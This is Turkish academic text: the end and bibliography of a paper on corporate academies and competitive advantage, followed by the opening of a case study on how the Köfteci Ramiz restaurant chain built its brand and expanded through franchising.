Lado ve Wilson (1994), firmaya özgü insan kaynaklarına yapılan yatırımların rekabet avantajı sağladığına ve uzun dönemli firma performansına katkıda bulunduğuna değinmiştir. Yetenek temelli görüşe göre (Selznick, 1957; Penrose, 1959; Prahalad ve Hamel, 1990; Sanchez ve Heene, 1996) örgütsel öğrenmenin sürdürülebilir rekabet avantajı sağladığına dair deliller gösterdikleri çalışmada bu araştırmacılar, insan kaynakları sistemlerinin örgüt yeteneklerini ortaya çıkarmada veya baskılamada önemli rol oynadığına değinmektedir. Girişimcilik ve inovasyon gibi dönüşümcü yetenekler, firmanın önde gelen kaynaklarından insan sermayesine yapacağı yatırımlarla gerçekleşmekte ve firmaya eşsiz, taklit edilmesi ve ikamesi zor, uzun dönemli ve heterojen yetenekler kazandırmaktadır. Barney (2001) bu değerli, taklit edilemez, ikame edilemez ve nadir kaynakların (ayrıca heterojen ve taşınamaz) kaynak temelli görüş tabanında firmalara sürdürülebilir rekabet avantajı sağlayan unsurlar olduklarına değinmektedir. Teece ve arkadaşları (1997), firmaların rekabet avantajını ortadan kaldıran nedenlerden birinin de reproduksiyon kolaylığı ve taklit edilebilirlik olduğunu ve bu sonuçların rekabet edebilme süreçlerini baltaladığını belirtmektedirler.

Clinton vd. (2009) bilgi yönetimi sürecinde aktarılan ve paylaşılan bilginin sinerjik maliyet avantajları yarattığını, örgüt stratejilerinin daha verimli uygulanmasını sağladığını ve böylece rekabet avantajı oluşturduğunu belirtmektedir. Bu anlamda şirket akademileri işte bu bilgi transferinin gerçekleştirilmesini sağlayan medyalardır.

Dyer ve Singh (1998) tarafından “bilgi paylaşma rutinleri” ve “ortakların bilgiyi sindirme kapasitesi” olarak tanımlanan örgütler arası rekabet üstünlüğü kaynakları, bilginin stratejik yönüne vurgu yapmaktadır. Örgütler bilgi paylaşma rutinlerine yatırım yaptıkça ve örgütlerin diğer örgütler tarafından üretilen bilgiyi sindirme kapasiteleri arttıkça rekabet avantajı elde edecekleri tezi savunulmaktadır.

Stratejik şebekeler konusunda araştırma yapan Gulati ve arkadaşları (2000) strateji araştırmaları konusunda örgüt yapısı, örgütün pazar konumu, taklit edilemez kaynaklar ve yetenekler, işbirliği ve uyumlaştırma maliyetleri, dinamik şebekelerin kısıtlılıkları ve faydaları olmak üzere beş temel başlık tanımlamışlardır. Örgütlerin dış endüstriyel veya iç kaynaklı unsurlar aracılığıyla rekabet üstünlüğü

edinmeye çabalayan atomik parçacıklar olarak görüldüğü yaklaşımdan ziyade ilişkisel süreçlerin önemine vurgu yapan araştırmacılar, strateji çalışmalarının bilgi yönetimi halkasına taklit edilemez kaynaklar ve yetenekler başlığı altında yer vermiştir. Şebekesel kaynaklar olarak niteledikleri taklit edilemez kaynakların temelini sosyal sermayenin oluşturduğunu belirtirken, örgütler arasındaki olası işbirliklerinde bu kaynağın her iki taraf için de rekabet üstünlüğü sağlama potansiyeline dikkat çekmektedirler.

Şirket akademilerinin iç ve dış paydaşlarca tanınması, onaylanması ve meşru bir zemine oturtulması, büyüme ve sürdürülebilirlik için akademilere kaynak tahsis edilmesi, akademilerin imajlarını yönetmedeki başarısı, CLO (chief learning officer)'ya duyulan güven ve saygınlık, benchmarking sonucu edinilen izlenimler, stratejik niyet ve şirketin geçmişi ile öğrenme fonksiyonunun olgunluğu, yetenekli yönetici adaylarını eğitime ve geliştirmede yeni teknikler ortaya koyabilme kapasitesi bu oluşumların geleceğini belirleyecek kritik unsurlardır. Öğrenme girişimlerinin stratejileri destekler nitelikte olması, üst yönetim kademesinin öğrenme süreçlerine desteği, liderlerin mümkünse eğitici olarak bu süreçlere eşlik etmesi ve etkin ölçme-değerlendirme mekanizmalarının geliştirilmesi de oldukça önemlidir. Şirket akademilerinin iş çıktıları üzerindeki etkisini ölçmeye yarayan geniş çaplı kabul görmüş bütüncül ölçümleyici modellemelerin yokluğu bu alandaki eksikliklerin başındadır.

5. Sonuç

Şirket akademisi kavramı sanayi, eğitim ve toplumdaki dört büyük tarihi gelişmeyle eş zamanlı olarak ortaya çıkmıştır (Storey ve Bungartz, 2005). Bilgi ekonomisinin ve öğrenen organizasyonların anahtar yönetsel söylemler olarak ortaya çıkması; kurumsal yapılanmanın yöneticileri ortak kurumsal ilkeler ve uygulamalara odaklanarak “*kurumsal yapışkan*” görevi ifa eden ortak bir paydada buluşturmaya sevk etmesi; iletişim teknolojilerinin yaygınlaşması ve eğitim-geliştirme uygulamalarında kullanılmaya başlanması ile eğitim sistemlerindeki artan çeşitlilik, müfredat odaklı eğitimden görev odaklı eğitime, yerleşke bazlı eğitimden dağıtılmış eğitim modeline, meslek öncesi eğitim anlayışından sürekli gelişim anlayışına, standart tek bir rotadan çoklu yöntemlere geçiş, şirket akademilerinin yeni bir ihtiyaç olarak belirmesinde rol oynayan toplumsal dinamiklerdir. Bu ihtiyaca cevap vermede tarihsel ve kronolojik anlamda geç kalan bir ülke olarak Türkiye'nin şirket akademileri, Türk üst kimliğini ve kurumsal anlamda örgüt kültürünü akademi fonksiyonuna entegre ederek kendi dilini yaratmaya çalışan genç yapılanmalardır. Türk liderlik ve yönetim anlayışına uygun tasarlanmış şirket akademilerinin batıdaki şirket akademilerinden farklı olması kültürel, toplumsal ve ekonomik farklılıkları dikkate aldığımızda beklenen bir sonuçtur. Türk şirket akademileri iş yapma süreçlerine daha fazla ağırlık veren ve bu nedenle mesleki eğitimlere daha fazla kaynak tahsis eden bir yapıdadır. Çağdaş ekonominin güçlü akımlarının paralel etkisinin merkezinde yer alan şirket akademilerinin toplumsal ve ekonomik dinamiklerden kaynaklı farklılık arz etmesi ve sanayi ve ekonomi bazında gelişmekte olan bir ülke olan Türkiye'de bu sonuçların görülmesi doğaldır.

Türk şirket akademilerinin, klasik anlamda eğitim veren üniversitelerin muhtemel patolojilerinden biri olan “fildişi kulelerde yaşayan akademisyenler” in ulaşamadığı veya bu sınıfın konuştuğu dili konuşamayan ve anlayamayan çalışanların eğitim ve gelişme ihtiyacına cevap verdiğini ve bu anlamda şirketlere artı değer kattığını söyleyebiliriz. Akademik eğitimin yaratamadığı rekabet avantajını şirket akademilerinin yaratması, gerekli kurumsal bilginin uygun dil ve iletişim araçlarıyla transferi sonucunda sağlanabilmektedir.

Son tahlilde yazar, şirket akademileriyle ilgili olarak hedeflenen noktadan uzak olduğumuzu düşünmekle birlikte, şirket akademilerinin örgütün kolektif aklının taşıyıcılığını yapan mekanizmalara dönüşmelerinin strateji ile bütünleşmede en kritik nokta olduğunu varsaymaktadır.

KAYNAKÇA

- Amit, R. A. ve P. J. H. Schoemaker (1993). Strategic Assets and Organizational Rent. *Strategic Management Journal*, Sayı 14, No. 1, ss. 33-46.
- Barney, J (1999). Firm Resources and Sustained Competitive Advantage. *Journal of Management*, Sayı 17, No. 1, ss. 99-120.
- Blass, E. (2005). The Rise and Rise of the Corporate University. *Journal of European Industrial Training*, Sayı 29, No 1, ss.58-74.
- Chen, M.J ve D. Miller (2012). Competitive Dynamics: Themes, Trends, and a Prospective Research Platform. *Academy of Management Annals*, Sayı 6, ss. 1-89.
- Clinton, M.S, K.L. Merritt ve S.R. Murray (2009). Using Corporate Universities to Facilitate Knowledge Transfer and Achieve Competitive Advantage: An Exploratory Model Based on Media Richness and Type of Knowledge to be Transferred. *International Journal of Knowledge Management*, Sayı 5, No 4.

- Crossan, M. M. ve I. Berdrow (2003). Organizational Learning and Strategic Renewal. *Strategic Management Journal*, Sayı 24, ss. 1087-1105.
- Crossan, M., H. W. Lane ve R. E. White (1999). An Organizational Learning Framework: From Intuition to Institution. *The Academy of Management Review*, Sayı 24, No. 3, ss. 522-537.
- Dyer, J. H. ve H. Singh. The Relational View: Cooperative Strategy and Sources of Interorganizational Competitive Advantage. *The Academy of Management Review*, Sayı 23, No. 4, ss. 660-679.
- Gould, K.E. (2005). The Corporate University: A Model for Sustaining an Expert Workforce in the Human Services. *Behaviour Modification*, Sayı 29, No.3, ss. 580-520.
- Gulati, R., N. Nohria ve A. Zaheer (2000). Strategic Networks. *Strategic Management Journal*, Sayı 21, ss. 203-215.
- Hearn, D.R (2002). Education in the Workplace: An Examination of Corporate University Models. <http://www.newfoundations.com/OrgTheory/Hearn721.html#TOP>. Erişim tarihi 04.04.2013.
- Hilse, H. ve A.T.Nicolai (2004). Strategic learning in Germany's largest companies: Empirical evidence on the role of corporate universities within strategy processes. *Journal of Management Development*, Sayı 23, No. 4, ss.372-398.
- Hsu, Sheng-Hsun (2007). Human Capital, Organizational Learning, Network Resources and Organizational Innovativeness. *Total Quality Management & Business Excellence*, 18:9, ss. 983-998.
- Kaeter, M (2000). Virtual Cap and Gowns (online learning). *Training*, Sayı 37, No. 9 ss.114-120.
- Ketchen, D. J., C. C. Snow ve V. L. Hoover (2004). Research on Competitive Dynamics: Recent Accomplishments and Future Challenges. *Journal of Management*, Sayı 30, s. 779.
- Kirkpatrick, D. L. ve J.D. Kirkpatrick (2006). Evaluating Training Programs. 3. Baskı, Berrett-Koehler Publishers, Inc. 235 Montgomery Street, Suite 650 San Francisco, California, ss. 21-27.
- Kor, Y.Y. ve J. T. Mahoney (2004). Edith Penrose's (1959) Contributions to the Resource-based View of Strategic Management. *Journal of Management Studies* 41:1.
- Lado, A. A. ve M. C. Wilson (1994). Human Resource Systems and Sustained Competitive Advantage: Competency-Based Perspective. *Academy of Management Review*, Sayı 19, No. 4, ss. 699-727.
- Levinthal, D.A. ve James G. March (1993). The Myopia of Learning. *Strategic Management Journal*, Sayı 14, Özel Sayı: Organizations, Decision Making and Strategy, ss. 95-112.
- Milton, Judith (2003). Advances in Developing Human Resources, Sayı 5, No. 2, ss. 173-181.
- Prince, C. ve G. Beaver (2000). The Rise and Rise of the Corporate University: the emerging corporate learning agenda. *The International Journal of Management Education*.
- Qiao, J. X. (2008). Corporate Universities in China: processes, issues and challenges. *Journal of Workplace Learning*, Sayı 21, No. 2, ss. 166-174.
- Rashman, L., E. Withers ve J. Hartley (2009). Organizational learning and knowledge in public service organizations: A systematic review of the literature. *International Journal of Management Reviews*, Sayı 11, No. 4, ss. 463-494.
- Sanchez, R., A. Heene ve H. Thomas (1996). Towards the Theory and Practice of Competence-Based Competition. *Dynamics of Competence-Based Competition: Theory and Practice in the New Strategic Management* adlı kitapta yayınlanmış çalışma, edit. R.Sanchez, A. Heene ve H. Thomas, Oxford: Elsevier.
- Selamet, L.S. (2006). Şirket Akademileri ve Türkiye Uygulamaları. Marmara Üniversitesi Sos. Bilim. Ens.Yüksek Lisans Tezi, İstanbul.
- Smith, K. G., W. J. Ferrier ve H. Ndofo (2001). Competitive Dynamics Research: Critique and Future Directions. *Handbook of Strategic Management* adlı kitapta yayınlanmış çalışma, edit. M. Hitt, R.E. Freeman, & J. Harrison, London: Blackwell Publishers.
- Storey, J. ve Beate Bungartz (2005). *Using a Corporate University Initiative to Drive Strategic Change*. *Handbook of Corporate University Development* adlı kitapta yayınlanmış çalışma, edit. R. Paton, G. Peters, J. Storey ve S. Taylor, ss. 17-28, Gower Publishing Limited, İngiltere.
- Taylor, S. ve R. Paton (2002). Corporate Universities Historical Development, Conceptual Analysis&Relations with Public-sector Higher Education. The Observatory on Borderless Higher Education tarafından yayınlanmış rapor. Londra/UK.
- Teece, D. T., G. Pisano ve A. Shuen (1997). Dynamic Capabilities and Strategic Management. *Strategic Management Journal*, Sayı 1, 18:7, s. s509-533.
- Ülgen, H. ve K.Mirze (2007). İşletmelerde Stratejik Yönetim. Bölüm 13, s. 389. Arıkan Yayınevi, İstanbul.
- Ünal, Ö.F. (2012). İnsan Kaynaklarının Geliştirilmesinde Farklı Bir Yaklaşım Olarak Kurum Üniversiteleri. *Yönetim Bilimleri Dergisi*, Sayı 10, No. 19, ss. 1-30.
- Wernerfelt, B. (1984). A Resource-Based View of the Firm. *Strategic Management Journal*, Sayı. 5, No. 2, ss. 171-180.
- Witteloostuijn, van A.(1993). Multimarket Competition and Business Strategy. *Review of Industrial Organization* 8 ,ss.83-99
- Zander, U. ve B. Kogut (1995). Knowledge and the Speed of the Transfer and Imitation of Organizational Capabilities: An Empirical Test. *Organization Science*, Sayı. 6, No. 1, Focused Issue: European Perspective on Organization Theory, ss. 76-92.
- http://www.araskargo.com.tr/web_18712_1/neuralnetwork.aspx?type=1530. Erişim tarihi:24/05/2013.
- <http://www.aveamobilakademi.com/>. Erişim tarihi:25/05/2013.
- <http://www.inciakademi.com/Default.aspx>. Erişim tarihi:25/05/2013.
- <http://www.myfikirler.com/universite-gibi-sirket-borusan-akademi.html>. Erişim tarihi:30/05/2013.
- <http://www.teknosa.com/KurumsalSayfalar/Turkce/TeknosaAkademi.aspx>. Erişim tarihi:35/06/2013.
- <http://www.turkcellakademi.com.tr/Pages/Anasayfa.aspx>. Erişim tarihi:04/06/2013.
- <http://www.vodafone.com.tr/VodafoneHakkinda/egitim-gelisim.php>. Erişim tarihi:05/06/2013.
- <http://blog.nicholasassociates.co.uk/learning-and-talent-development/2012/06/27/a-corporate-university/>. Erişim tarihi:25/06/2013.

Girişimlerin Markalaşmasında Büyüme ve İletişim Stratejileri; Örnek Vak'a Analizi¹

Mahmut KARĞIN*

Hakan ARACI**

Burak ÖZDOĞAN***

Öz

Köfteci Ramiz, Makedonya göçmeni olarak Manisa'nın Akhisar ilçesine yerleşen Ramzi Bey'in 1928 yılında Akhisar çarşısına açtığı 19 metrekarelik dükkan ile Makedonya usulü dana etinden köfte yapmak amacıyla kurulmuştur. 1928 yılından Ramiz Bey'in vefat ettiği 1970 yılına kadar bir fiil dükkanını işleten ve sadece Akhisar'da tek şubesiyle faaliyet gösteren Köfteci Ramiz, Ramiz Bey'in vefatının ardından avukat, diş hekimi, mühendis ve işletmeciler gibi köftçilik dışında kendi mesleklerini yapmakta olan 5 kardeşe kalmıştır. Bu çalışma ile markalaşma stratejilerini hayata geçirerek Manisa bölgesinde faaliyet gösteren ve ulusal bir markaya dönüşen Köfteci Ramiz girişiminin izlediği yol haritası tartışılmıştır.

Anahtar Sözcükler: Markalaşma, Perakende, Marka Stratejisi

Jel Kodları: M30, M31

Abstract

Köfteci Ramiz was founded as a Macedonian immigrant in order to make meatballs from the Macedonian-style beef with the 19-square-metre shop that Ramzi Bey settled in the Akhisar district of Manisa in 1928 and opened to Akhisar Bazaar. From 1928 to 1970, until the pass of the founder Ramiz Bey, the shop was operated only by himself with only one branch in Akhisar. 5 brothers who have been doing their profession like lawyer, dentist, engineer and operator, head the company after the death of Ramiz Bey. In this paper the road map of Köfteci Ramiz initiative which operates in the Manisa region and transformed into a national brand by implementing the branding strategies is discussed.

Key Words: Branding, Retail, Brand Strategy

Jel Codes: M30, M31

Giriş

Köfteci Ramiz, Makedonya göçmeni olarak Manisa'nın Akhisar ilçesine yerleşen Ramzi Bey'in 1928 yılında Akhisar çarşısına açtığı 19 metrekarelik dükkan ile Makedonya usulü dana etinden köfte yapmak amacıyla kurulmuştur. 1970 sonrasında ikinci kuşağa devrolan köfteci dükkanı, Ramiz Bey'in çocukları tarafından bir yandan işletilirken diğer yandan bu kuşak eğitimlerine ve kendi mesleklerine devam etmiştir.



Görsel 1: Köfteci Ramiz Bey, ilk dükkanında

¹ Bu çalışma, TR33/16/DFD/0010 kodlu "İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi" başlıklı Zafer Kalkınma Ajansı destekli proje çalışmasından türetilmiştir.

* Prof. Dr., Manisa Celal Bayar Üniversitesi, İ.İ.B.F., İşletme Bölümü, Muhasebe Finansman A.B.D Öğretim Üyesi

** Dr. Öğr. Üyesi, Manisa Celal Bayar Üniversitesi, İ.İ.B.F., İşletme Bölümü, Muhasebe Finansman A.B.D Öğretim Üyesi

*** Dr. Öğr. Üyesi, İletişim Kurulacak Yazar, Manisa Celal Bayar Üniversitesi, İ.İ.B.F., İşletme Bölümü, Muhasebe Finansman A.B.D Öğretim Üyesi, burak.ozdogan@cbu.edu.tr

2000 yılına gelindiğinde, yani Köfteci Ramiz dükkanının ilk kuruluşundan 72 yıl geçtikten ve kurucu Ramiz Bey'in vefatından 30 yıl sonra, kendi esas mesleklerinden emekli olan dört erkek kardeş bir araya gelerek babalarından kalan markayı birincil iş olarak ele almaya karar veriyor ve yine Akhisar ilçesinin kent çıkışına ikinci şube açılıyor. 72 yıl boyunca tek şubede verilen hizmet, kent çarşısının ve trafiğinin kalabalıklaşması, büyüme imkanlarının kısıtlı kalması ve özellikle şehirlerarası seyahat sırasında Köfteci Ramiz'i tercih eden müşterilerin ana yoldan saparak kent içerisine girip çıkmada güçlük yaşaması gibi sebeplerle ikinci şube hizmete alınmıştır.

2000 yılında hizmete açılan ikinci şube sonrasında iş hacmi katlanarak büyüyor, Köfteci Ramiz'in de ünü il sınırlarının çok dışına çıkarak özellikle İstanbul'dan İzmir'e veya Bodrum'a seyahat edenlerin büyük talebiyle karşılaşılmıştır. İkinci kuşak temsilcilerinden Ramiz Gıda ve Turizm San. Tic. Ltd. Şti. Yönetim Kurulu Üyesi ve aynı zamanda Franchising Direktörü olarak çalışan Bülent Taşkınlar, o dönemi "Meğerse tek şubeyle yıllardan beri patinaj yapıyormuşuz" diyerek açıklamaktadır.

İkinci dükkanla birlikte gelen yoğun talep ve yüksek iş hacmi, beraberinde bayilik, franchising taleplerini ve iş ortaklığı tekliflerini de getirdi. Bu süreç ikinci kuşağın da dikkatini çekerek markalaşma ve şubeleşme yönünde ilk çalışmaların yapılmasına sebep oldu. 2006 yılında ilk bayiliğin verilmesiyle hızlı büyüme ve markalaşma sürecine giren Köfteci Ramiz, bugün Türkiye'nin 29 ilindeki 144 şubesinin yanı sıra Azerbaycan ve Almanya gibi ülkelerde açtığı şubelerle uluslararası bilinirliğe sahip bir marka olmayı yolunda ilerlemektedir. Bu çalışmanın gerçekleştirilebilmesi amacıyla, Bülent Taşkınlar ile 07.03.2017 tarihinde yüz yüze görüşme gerçekleştirilmiş ve yöneltilen sorulara verilen yanıtlar yazılı ve sesli olarak kayıt altına alınarak daha sonra ilgili bölümler altında yer verilmiştir.

1. Marka Farkındalığı ve Çağrışımları Bakımından Köfteci Ramiz

Hoyer ve Brown (1990), marka farkındalığını henüz olgunlaşmamış en az marka ismini hatırlayacak seviyedeki marka hakkında bilgi seviyesi olarak tanımlamaktadır. Aaker (1996) ise marka farkındalığını, tüketicilerin farklı durumlarda markayı tanıyabilmesi ve hatırlayabilmesi olarak tanımlamıştır. Farkındalık, marka isminin hatırlanması gibi erken evreden marka isminin bilişsel yapıya dayalı detayları da içerecek şekilde bilinmesine kadar ki süreci ifade etmektedir. Marka farkındalığı, tüketicilerin satın alma kararlarını etkileyen önemli bir değişkendir (Chi vd. 2009). Hoeffler ve Keller (2002), marka farkındalığını derinlik ve genişlik olarak iki değişkene ayırmaktadır. Marka farkındalığının derinliği, tüketicilerin markayı ne kadar kolay hatırlayabildiği ve fark edebildiğini temsil ederken marka farkındalığının genişliği ise markanın akla gelişle birlikte oluşan satın alma ve tüketim durumunu temsil etmektedir. Bir marka hem derinlik hem de genişlik unsurlarına sahip ise yüksek marka farkındalığı ortaya çıkmaktadır.

Marka farkındalığının oluşturulması, zaman içerisinde marka hakkındaki bilgi seviyesini, tercih edilme sıklığını ve satışları arttıran uzun vadeli bir süreçtir. Yüksek farkındalığa sahip markalar, tüketiciler tarafından daha fazla tercih edilme ve değer verilme olasılığına sahiptir (Davis vd. 2008). Köfteci Ramiz, henüz bir markalaşma stratejisi izlemediği kuruluşunun ilk yıllarında dahi, sahip olduğu özgün lezzeti ve farklı sunumuyla gelen müşterilerinin tekrar hatırladığı ve gelmek istediği bir köfteci olmuştur. Akhisar ilçesinin İstanbul – İzmir karayolu üzerinde bir nokta olması sebebiyle insanların seyahatleri sırasında tattıkları bu lezzeti unutmamaları, zaman içerisinde özellikle bu yolu kullananların zihinlerinde yolculuk denildiğinde Akhisar'daki Ramiz Usta'nın küçük köftecisinde köfte yemek isteğiyle bu yolculuk özdeşleşmiştir. Bu farkındalık, özellikle Ramiz'in markalaşma sürecinde ilerleyen aşamalarda işini oldukça kolaylaştırmış ve marka sadakatini pekiştirici bir görev üstlenmiştir.

Aynı etki, uzun vadede Köfteci Ramiz'in markalaşma sürecinde tüketicilerin zihninde oluşan marka çağrışımlarının katkısıyla da görülmüştür. Müşteriler, Ramiz Usta'nın Makedonya usulü köfte karışımını, tereyağlı pidesini ve köfte sosunu hafızalarına duysal izlenimler şeklinde kaydetmiş ve bu açıdan yol üstü lezzeti denildiğinde Ramiz Usta'nın köfteleri akıllara gelmiştir. Bu etkileşim, ilerleyen süreçte Köfteci Ramiz markasının en önemli çağrışım unsurları olarak markalaşma sürecini ivmelendirmiştir.

2. Marka İmajı, Kişiliği ve Konumlandırma Stratejileri Bakımından Köfteci Ramiz

Low ve Lamb (2000) marka imajını, tüketicilerin belirli bir markayı makul veya duygusal algılarla bağlanması olarak tanımlamaktadır.

Marka imajı, bir markanın ayırtedilmesini sağlayan ve dolayısıyla diğer markalardan farklılaştırarak rekabet üstünlüğü sağlayan atıf ve faydaların bileşiminden oluşmaktadır (Webster ve

Keller 2004). Marka imajı, ürünün ayırtedici faydalarını ve konumlandırmasını taşımalıdır Kotler ve Keller (2016:211). Güçlü marka imajı, işletmenin somut değerini güçlendirerek ürün fiyatlarını yükseltme ve daha düşük pazarlama bütçesiyle etkinliği koruma imkanı tanımaktadır (Doctoroff 2014:54).

Köfteci Ramiz markasının oluşturulması ve franchise yöntemiyle büyüme süreçlerinde oldukça güçlü bir marka imajından ve konumlandırma stratejisinden yararlanmıştır. Köfteci Ramiz, markalaşma çalışmalarını başlattığı yıllarda, yeme – içme sektöründe Türkiye’de güneydoğu mutfağı ve markaları oldukça yaygın ve bilinirken Köfteci Ramiz, Batı mutfağının ve Rumeli mutfağının temsilcisi olarak marka imajını oluşturdu. Tüketicilerin bu imajı benimsemesi ve marka imajının güçlendirilmesi amacıyla güneydoğu mutfağıyla özdeşleştirilen lavaş veya şalgam gibi ürünlere mutfağında yer vermeyerek marka imajı bakımından ve markanın konumlandırılması bakımından ağırlıklı olarak batının ve Rumelinin ürünlerini satma politikası izlemiştir.

Marka kişiliği bakımından Köfteci Ramiz, hizmet sektöründe markalaşan işletmelerin sıklıkla tercih ettiği samimiyet, güvenilirlik ve yerellik vurgularını ön plana çıkartmıştır. Yine marka imajı ve konumlandırmada yararlanılan batılılık vurgusu, marka kişiliği bakımından da Köfteci Ramiz’e önemli bir katkı sağlamıştır. Markanın bir kişilik kazanması ve tüketicilerin kendileriyle özdeşleştirilmesi sürecinde Köfteci Ramiz’in sadık müşterileri arasında yer alan ünlü kişiler, siyasetçiler, spor insanları, sanatçılar ve yazarlar marka kişiliğini destekleyici bir etki yaratarak Köfteci Ramiz’in markalaşmasında kişilik unsurunun eksik noktalarını doldurmuştur. Kurucu Ramiz Bey’in bu ünlü müşterileriyle kurduğu bireysel dostluk ve samimiyet ilişkisi, bu kişiler tarafından kamuoyunun görebileceği röportajlar, köşe yazıları ve hatta romanların içindeki pasajlar gibi mecralara yansıtılarak marka kişiliği pekiştirilmiştir.

3. Yasal Markalaşma Süreci ve Altyapı Hazırlıkları Bakımından Köfteci Ramiz

1928 yılından 2000 yılına kadar tek dükkanla faaliyet gösteren ve bu süreçte marka ismi ve markalaşma yönünde herhangi bir bilinçli ve stratejik çalışma gerçekleştirmeyen Köfteci Ramiz, 31 Temmuz 2000 yılında markasını Türkiye Patent Enstitüsü’nde tescil ettirerek 72 yıldır tescilsiz olan meşhur ve maaruf hale gelmiş ancak tescil edilmemiş marka halinden çıkarmış ve ulusal markalaşma yolunda ilk bilinçli adımı atmıştır. Bu süreçte herhangi bir danışmanlık alınmamış, zaten hukukçu olan ikinci kuşak temsilcileri bu süreci kendileri yürütmüştür.

2000 yılında ikinci şubenin açılması sonrası artan bayilik ve iş ortaklığı taleplerini 2006 yılına kadar reddeden Köfteci Ramiz, bu altı yıllık süreçte markanın büyümesi ve şubeleşme yönünde ilerlemenin gerçekleştirilebilmesi için altyapı çalışmaları başlatılmıştır. Bu süreçte daha önce bir kasap dükkanında gerçekleştirilen köftelerin hazırlanma işlemleri, Akhisar’da sanayi sitesine taşınmış ve 2017 yılına kadar bu tesiste tüm şubelerin ihtiyaç duyduğu köfte ve diğer ürünlerin imalatı gerçekleştirilmiştir. 2017 yılı itibarıyla üretim altyapı kapasitesini genişletme kararı alan işletme yine Akhisar’da Organize Sanayi Bölgesi’nde 10 bin metrekarelik entegre tesisin inşaatına başlamıştır. 2000 – 2006 yılları arasında markalaşma ve büyüme süreci için gerekli olan günlük 5 ton kapasiteli altyapı çalışmaları gerçekleştirilmiş ve bu süreç sonrasında ilk bayilik 2006 yılında İstanbul Levent’te açılmıştır.

Markanın hızlı büyüme sürecine girmesi, Köfteci Ramiz markasının tüketiciler üzerindeki pozitif etkisinden yararlanmayı amaçlayan taklit marka ve işletmelerin ortaya çıkmasını da beraberinde getirmiştir. İşletme, bu süreçte ikinci kuşak temsilcilerinin hukukçu olmasının da verdiği avantajla tüm hukuki mücadelelerini kendi yürütmüş ve bir kısmı oldukça uzun süren hukuki süreçler sonucunda bu taklit markaların %90’ını kapattırmayı başarmıştır. İran’ın Tebriz kentinde birebir Köfteci Ramiz markasının tüm konseptiyle aynısının açıldığı tespit edilmiş ancak ülkedeki hukuki yapının farklılığından dolayı bu girişime hukuki açıdan bir şey yapılamamıştır. Olası taklitlerin önüne geçilebilmesi amacıyla marka adına benzeyen birçok farklı markanın da tescili gerçekleştirilmiştir. Bu markalar arasında Ramiz’in tersten okunuşu dahi yer almaktadır.



Bugün Köfteci Ramiz markasının yanı sıra şirkete ait olan ve farklı konseptlerde “aktif” olarak faaliyet gösteren “Köfteci Ramiz + Plus”, “Ramiz Çocuk”, “Rames Cafe” ve “KiloGram” markaları bulunmaktadır. Köfteci Ramiz, markalaşma sürecinde, şubeleşme yatırımlarında ve altyapı yatırımlarının tamamında kendi özkaynaklarını kullanmış ve herhangi bir devlet desteği ya da kredi almamıştır.

4. Markalaşmanın Büyüme Sürecine Katkısı Bakımından Köfteci Ramiz

2000 yılında başlayan markalaşma alt yapı çalışmaları sonrası 2006 yılında ilk şubenin açılmasıyla birlikte Köfteci Ramiz markasına olan ilginin giderek arttığı gözlenmiştir. Bu süreçte İstanbul’da AVM’lerin (Alışveriş Merkezi) hızla açılmaya ve popülerleşmeye başlaması, Köfteci Ramiz’in de büyüme stratejisinin temelini oluşturmuştur. Henüz toplamda üç şubesi bulunan ufak bir marka olarak bu yeni açılan AVM’lerde yer almak isteyen Köfteci Ramiz’in o dönemde AVM yönetimini ikna etmek için yararlandığı en güçlü kaynağı yine 1928 yılından bu yana gelen marka imajı, marka kişiliği ve konumu olmuştur. AVM toplantılarına yanlarında Türkiye’nin en iyi köfteçisi vs. gibi haber ve röportajları içeren gazete kopyaları, ünlülerin fotoğrafları ve köşe yazılarıyla giden işletme yöneticileri, AVM’lere nasıl bir marka olduklarını bu şekilde ispatlamıştır.

Bülent Taşkınlar, AVM toplantılarından birinde başlarına gelen olayı şu şekilde aktarmaktadır: “ Ümraniye’de açılacak olan Meydan AVM’ye yer kiralamak için gittiğimizde, AVM’nin Alman yöneticileri, tanınmış markalarla çalışıyoruz biz diyerek bizi kibarca reddettiler. Sonrasında Alman yönetici grubundakilerden biri, Bodrum’da yat dönüşü Köfteci Ramiz’de yemek yemişler ve çok beğenmişler. Bu olay sonrası Ramiz’in başvurusunu reddettikleri akıllarına gelmiş ve fikir değiştirerek bizi aradılar, teklif vermemizi istediler. Sonrasında anlaşma yapılmış ve Köfteci Ramiz’in İstanbul Anadolu Yakası’ndaki ilk dükkanı Ümraniye Meydan AVM’de açılmıştır.”

Sayın Taşkınlar’ın aktardığı bu olay, Köfteci Ramiz’in büyüme sürecinde oluşturduğu marka kimliğinin, imajının ve standartlaştırdığı hizmet kalitesinin yani geçmişten gelen bilinçli ve bilinçsiz markalaşma çalışmalarının katkısını ortaya koymaktadır. Sonuç itibarıyla bu şubeye de yoğun ilgi ve talep olmuş ve markanın büyüme süreci desteklenmiştir. Köfteci Ramiz markasının 2006 yılından itibaren hızlı büyümesini destekleyen bir diğer unsur olarak bu dönemlerde Türkiye’nin yeme – içme sektöründe fazla markaya sahip olmaması ve markalaşma anlamında sektörde büyük bir boşluk bulunduğu yine Sayın Taşkınlar tarafından belirtilmiştir. Köfteci Ramiz, doğru zamanda doğru sektörde ve doğru stratejilerle markalaşarak sektördeki konumunu güçlendirmiştir. Girilen ilk üç AVM’deki başarı sonrasında yeni açılan AVM’lerin tümü, yeme – içme katında Köfteci Ramiz markasının bulunmasını isteyerek başvuru sürecini tersine çevirmiş ve AVM’ler markaya başvurmaya başlamıştır.

Hızla artan şubeleşme ve büyüme sürecinde markanın korunması, hizmet kalitesinin daima belirlenen seviyede tutulması ve kurumsal imajı zedeleyecek olayların önüne geçilebilmesi amacıyla bayilik verilecek iş ortaklarında ve yer seçiminde aranacak kriterler tespit edilmiştir. Bu kapsamda tıpkı ikinci kuşak temsilcilerinin yaptığı gibi şube ortaklarının da sürekli olarak işin başında duracak ve sadece bu işi yapacak kişiler olması tek koşul olarak ortaya konmuş ve tüm ortaklıklar bu prensibe göre gerçekleştirilmiştir. Kuruluş yeri seçimine ilişkin ise tespit edilen 46 kriter, Köfteci Ramiz markasının açılacağı şubelerin kapanma veya iş yapmama riskini asgariye indirerek markanın güçlü konumunu desteklemektedir.

5. Marka İletişim Stratejileri Bakımından Köfteci Ramiz

